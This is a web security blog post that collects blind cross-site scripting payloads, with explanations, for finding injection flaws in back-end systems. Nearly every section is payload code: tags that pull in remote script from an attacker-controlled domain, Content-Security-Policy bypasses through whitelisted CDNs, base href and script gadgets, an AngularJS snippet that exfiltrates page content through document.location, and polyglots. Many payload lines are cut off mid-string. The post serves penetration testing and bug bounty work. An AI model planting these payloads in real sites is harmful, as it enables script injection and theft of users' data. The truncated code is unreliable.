Advanced Blind XSS Payloads

2019-06-20

When auditing applications, sometimes context is lost, and issues are missed. The same will be true when looking for Blind Cross-Site-Scripting (bXSS). Last year I blogged about AngularJS bXSS and how you can leverage AngularJS to execute JavaScript for you in a bXSS context.

In this post I want to increase the payload definition for various ways to detect bXSS, hopefully helping identify undiscovered bXSS in back-end systems. I wanted to do this in an automated way, so by creating different context blind XSS payloads, which can be used either in Burp or other automated scanning tools for services such as xsshunter or bXSS (which all of these are included by default).


Verifying bXSS

Images

The simplest way to confirm bXSS most of the time is to include an image to render and capture the referer (if this is good enough for you, then you can ignore the rest of the blog). Sometimes websites deploy a strict Content-Security-Policy (CSP) with img-src, which blocks loading images from arbitrary domains.

```
<!-- Image for HTTP Interaction -->
"><img src='//domain/xss'>
```

You may want to take into account frameworks like Angular and AngularJS which sanitizes untrusted data, but will retain images as they are technically valid HTML and will remove event handlers (which makes sense) but then this would likely be HTML Injection, and if an application is using img-src, this would not work as it is unlikely that the domain we control is in the approved whitelist.



The next payload is more traditional, external JavaScript where we include a third-party script to render additional content, never take this payload for granted; it may just earn you $10,000:

```
<!-- External JavaScript -->
"><script src="//domain/xss.js"></script>
```

JavaScript URIs can also be used for React applications, and anywhere input is injected in a href prop:

```
// JavaScript URI
javascript:eval('d=document; _ = d.createElement(\'script\');_.src=\'//domain\';d.body.appendChild(_)');
```

Another way is to inject arbitrary HTML including a JavaScript URI in a href.

```
<!-- JavaScript URI in a href -->
"><a href="javascript:eval('d=document; _ = d.createElement(\'script\');_.src=\'//domain\';d.body.appendChild
```

Now let's look at the rest of the execution ecosystem for the browser, there is SVG, HTML5, event handlers, CSS (mostly obsolete so wont be included).

Rather than reinventing the wheel, HTML5Sec.org contains an abundance of payloads which can be used to build bXSS payloads, here are a few which contains their definitions on why they are useful:

```
<!-- html5sec - Self-executing focus event via autofocus: -->
"><input onfocus="eval('d=document; _ = d.createElement(\'script\');_.src=\'\/\/domain/m\';d.body.appendChild

<!-- html5sec - JavaScript execution via iframe and onload -->
"><iframe onload="eval('d=document; _=d.createElement(\'script\');_.src=\'\/\/domain/m\';d.body.appendChild(_

<!-- html5sec - SVG tags allow code to be executed with onload without any other elements. -->
"><svg onload="javascript:eval('d=document; _ = d.createElement(\'script\');_.src=\'//domain\';d.body.appendC
```

```
<!-- html5sec -  allow error handlers in <SOURCE> tags if encapsulated by a <VIDEO> tag. The same works for <
"><video><source onerror="eval('d=document; _ = d.createElement(\'script\');_.src=\'//domain\';d.body.appendC

<!--  html5sec - eventhandler -  element fires an "onpageshow" event without user interaction on all modern b
"><body onpageshow="eval('d=document; _ = d.createElement(\'script\');_.src=\'//domain\';d.body.appendChild(_
```

Matthew Byrant created some fantastic payloads for xsshunter which are extremely useful in applications that blacklist malicious characters, or if they use jQuery.

```
<!-- xsshunter.com - Sites that use JQuery -->
<script>$.getScript("//domain")</script>

<!-- xsshunter.com - When <script> is filtered -->
"><img src=x id=payload&#61;&#61; onerror=eval(atob(this.id))>

<!-- xsshunter.com - Bypassing poorly designed systems with autofocus -->
"><input onfocus=eval(atob(this.id)) id=payload&#61;&#61; autofocus>
```


So far we have Image HTTP interaction, external JavaScript, JavaScript URI, a href, event handlers, SVG, JQuery, and I already blogged about AngularJS; you could probably make some additional payloads from great resources such as HTML5sec, Ed's bug bounty-cheatsheet, or XSS Injection.

CSP

The browser teams have really started to introduce some amazing controls and if you watch Lukas' and Michele' talk on Content Security Policy (CSP) you will see the innovation but the complexity has also increased. There will be cases where an injection exists, but they have deployed a CSP, and generic payloads will not work! Even images will not load if a website has an img-src, so we need to get creative.

The good news is that there are various CSP bypasses. Lukas and Michelle document various ways CSP can be bypassed.

Each site will have a different CSP, some organizations may re-use similar patterns but if you can see a policy, throwing it into csp-evaluator.withgoogle.com will straight away give you some context into what injection vectors exist.



Want to know something important about CSP?

> Once you find a valid execution context, CSP does not prevent you from exfiltrating data to another origin through document.location. CSP is not made to prevent data exfiltration and that this is commonly misunderstood, it is only intended to be used to define what resources should be loaded and executed.

Let's see how this might work in AngularJS:


```
<!-- Adapted from Gareth Heyes/sirdarkcat -->
<!DOCTYPE html>
<html lang="en">

<head>
  <meta http-equiv=content-security-policy content="object-src 'none';script-src 'nonce-secret';">
  <script nonce=secret src="https://ajax.googleapis.com/ajax/libs/angularjs/1.6.1/angular.min.js"></script>
</head>

<body>
  <div ng-app ng-csp>
    <textarea autofocus
      ng-focus="d=$event.view.document;d.location.hash.match('x1') ? '' : d.location='//localhost/mH?exfil='+
  </div>
</body>

</html>
```

Which will exfiltrate relevant parts of the document to the domain of your choosing.



Whitelisted CDNs

Whitelisted CDNs in a CSP is an attacker's dream and a defender's worst nightmare, it's been documented in the past, most policies were bypassed due to a whitelisted CDN, so a simple way to test for this type of injection would be to build a directory of CDNs and inject them all into the page alongside a valid execution context such as AngularJS.

```
"><script src="https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.6.1/angular.js"></script>
<script src="https://ajax.googleapis.com/ajax/libs/angularjs/1.6.1/angular.min.js"></script>
<!-- ... add more CDNs, you'll get WARNING: Tried to load angular more than once if multiple load. but that c
<div ng-app ng-csp><textarea autofocus ng-focus="d=$event.view.document;d.location.hash.match('x1') ? '' : d.
```

base-src

The most often misunderstood element in HTML is the base element which will redirect all relative scripts loaded underneath the injection point, to a third-party origin; this includes the valid CSP nonce!

```
<!-- will change https://example.com/scripts/foo.js to https://domain/scripts/foo.js -->
"><base href="//domain">
<script nonce='secret' src='./scripts/foo.js'></script>
```

All you need to do is to configure your server (such as bXSS) to have a wildcard render your payload if you are ever able to successfully inject the base href into an application, this also would work on XSSHunter.

```
module.exports = app => {
  // Whenever _ body is sent via /m/ POST it will trigger the capture request
  app.post('/m', xss.capture);
  // Captures HTTP interactions for example var x = New Image;x.src='//localhost/mH';
  app.get('/mH', xss.capture);
  // This GET query show's payloads that can be used when testing for bXSS.
  app.get('/payloads', xss.generatePayloads);
  // just shows alert(1), for normal xss.
  app.get('/alert', xss.displayDefault);
  // For CSP Base href redirection
  app.get('*', xss.displayScript);
};
```

object-src

A common issue with CSP is when the object-src is not defined which can be bypassed with embed, object, or applet but many of these are becoming obsolete or harder to execute JavaScript due to browser security improvements.

```
<!-- object-src is relaxed or missing adapted from https://github.com/cure53/XSSChallengeWiki/wiki/H5SC-Minic

"><embed src='//ajax.googleapis.com/ajax/libs/yui/2.8.0r4/build/charts/assets/charts.swf?allowedDomain="}))){

"><object data='//ajax.googleapis.com/ajax/libs/yui/2.8.0r4/build/charts/assets/charts.swf?allowedDomain=\"})
```

script-src

If a CSP policy enables HTTPS, *, data, etc in script-src it is generally quite easy to bypass:

```
<!-- data scheme or wildcard in script-src -->
"><script src=data:text/javascript;base64,ZD1kb2N1bWVudDsgXyA9IGQuY3JlYXRlRWxlbWVudCgnc2NyaXB0Jyk7Xy5pZD0nMTk

<!-- https:// in script-src -->
"><script src='https://domain'></script>
```

Script Gadgets

The Google team released research on Script Gadgets in 2017 which introduced new ways to bypass CSP. To recap, Script Gadgets is legitimate JavaScript code which can be triggered by HTML Injection. This means libraries/frameworks like AngularJS (exampled above), Vue, Aurelia, etc; could be used in a bXSS context. Script Gadgets can be useful at bypassing CSP, XSS Filters, Sanitizers, and WAFs; so they should be used in an attackers arsenal.

```
<!-- Google Research - AngularJS -->
<div ng-app ng-csp><textarea autofocus ng-focus="d=$event.view.document;d.location.hash.match('x1') ? '' : d.

<!-- Google Research - Vue.js-->
"><div v-html="''.constructor.constructor('d=document;d.location.hash.match(\'x1\') ? `` : d.location=`//loca
```

The payload list could be extended further with the research provided by the Google team which included a list of bypasses for various libraries and frameworks.

Polyglot Payloads

For a wide attack surface using polyglot payloads which run in multiple contexts will help identify issues such as bXSS. A good talk by Mathias Karlsson goes into detail about creating payloads and this could be key at finding undiscovered bXSS issues in third-party applications, below at two useful contexts; these could probably be extended further by creating framework-specific polyglot payloads.

```
// Gareth Heyes - https://twitter.com/garethheyes
javascript:/*--></title></style></textarea></script></xmp><svg/onload='+/"/+/onmouseover=1/+/[*/[]/+document.

// clrf -  http://polyglot.innerht.ml/
javascript:"/*'/*`/*--></noscript></title></textarea></style></template></noembed></script><html \" onmouseov
```

I hope this blogpost was useful, these payloads are integrated into bXSS and here is a gist containing all of the payloads above, also thank you Parsia and Gareth for reviewing the blog post before publication and Lukas for input.

#XSS #Security #bXSS

What do you think?

36 Responses

Upvote | Funny | Love | Surprised | Angry | Sad

1 Comment ardern.io 1 Login

Recommend Tweet Share Sort by Best

Join the discussion…

LOG IN WITH

OR SIGN UP WITH DISQUS

Name

gp thejager • 3 months ago

Great insight ...

Reply • Share ›

Subscribe Add Disqus to your site Disqus' Privacy Policy DISQUS

Hello, I am Lewis Ardern, pictured above. I work as a Security Consultant with a strong focus on Web Security.
Based and working in San Francisco.

Recent Posts

Advanced Blind XSS Payloads

Blind XSS AngularJS Payloads

Planet Of The XSS

Ode To Blind XSS